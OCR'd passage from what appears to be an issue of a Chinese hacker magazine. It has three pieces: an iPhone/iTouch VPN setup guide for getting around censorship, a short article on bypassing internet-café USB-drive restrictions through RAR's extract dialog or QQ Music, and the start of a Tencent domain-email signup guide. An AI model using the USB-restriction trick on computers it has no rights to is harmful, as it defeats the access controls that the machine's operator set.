


图20

五、苹果iPhone/iTouch下设置VPN翻墙

我当然是没有这么多钱买iPhone的，但touch还是有一个的，由于使用的系统几乎是完全一样的，所以该方法应该同时适用于iTouch和iPhone。下述方法在itouch4上实现（加装了一个苹果皮，但网络用的是WIFI），系统iOS 4.2（JB）。由于方法也比较简单，故也只截一张图（如图20）。

（1）点击桌面上的“设置”图标进入设置。

（2）点击“通用”进入通用设置。

（3）点击“网络”，进入网络设置。

（4）点击“VPN”进入VPN设置。

（5）点击“添加VPN配置”。

（6）在协议类型上选择“PPTP”（如果过会儿设置完了连接不上，在这一步选L2TP），在“描述”栏中填入“VPN”（随意），在服务器栏中填入注册时的VPN域名地址，这里就是f.vpncup.com，填写好用户密码，加密级别请选自动，其他设置保持不变，然后点击“存储”。

（7）点击“VPN”开关，就会开启VPN连接。

（8）连接成功后，touch右上角会出现"VPN"小图标，打开浏览器即可翻墙！

好，这样就简单介绍了四种平台上架设VPN翻墙的方法，如果大家又任何疑问，请来我在X论坛上的小组中讨论:http://www.hackerxfiles.net/forum.php?mod=group&fid=88。

简单方法破解网吧优盘限制

二进制

最近闲来无事，看了2010年的第一期《黑客X档案》，其中有一篇文章《不用任何工具破解网吧限制优盘的使用》。看过之后，个人认为太小题大做了，其实破解这个限制方法很多。下面我来介绍两种，第一种使用RAR压缩包，插入优盘后，在桌面或其他任何位置新建一个RAR压缩包（如果不能新建，一会看第二种方法），双击后打开，选择“解压到”菜单，就可以看到优盘了（如图1），选中优盘盘符，右击选打开或资源管理器即可。




图1

第二种方法借助一个在网吧常见的软件：QQ音乐。打开QQ音乐后选择乐库旁的本地管理（如图2），即可看到你的优盘盘符，打开方法同上。到此破解完成，挺简单的，试试吧。




图2

拥有自己的域名邮箱 腾讯域名邮箱申请

Rices

相信各位叉子都有自己的邮箱吧（某人：你丫这不是废话吗，赶快说重点 = =），而大家都是用的哪些邮箱呢？比如我用的就是google的Gmail邮箱，网上也有很多很多不同的邮箱，那么我今天要介绍的域名邮箱又是什么东西呢？

一、介绍

正如其名，域名邮箱的意思就是一种个性化的邮件服务，不需要你拥有自己专门的邮件服务器，完全由第三方网络商提供，我们只需要通过简单的设置以及提供我们自己注册的域名，就能够创建以我们域名作为邮箱后缀的邮箱。比如hackerxfiles@123.com（你的域名）。

二、申请

看了介绍以后是不是觉得很个性很酷呢？可以用自己的域名来做邮箱的后缀，那么我们废话就不多说了，现在就来申请我们的域名邮箱吧！

这里我们选择腾讯推出的企业邮箱服务来申请我们的域名邮箱，以免费的tk域名来做演示。首先打开腾讯企业邮箱的申请地址：https://exmail.qq.com/cgi-bin/readtemplate?check=false&t=biz_regist，首先是同意服务条款，然后就是输入注册信息了，管理员帐号和密码以及你的密保邮箱，密保邮箱的作用在于如果以后你忘了域名邮箱的管理密码的话可以通过密保邮箱快速的找回密码。而且等下还需要密保邮箱来激活我们的帐号！

这里我以帐号hackerxfiles来演示（如图1）。




图1

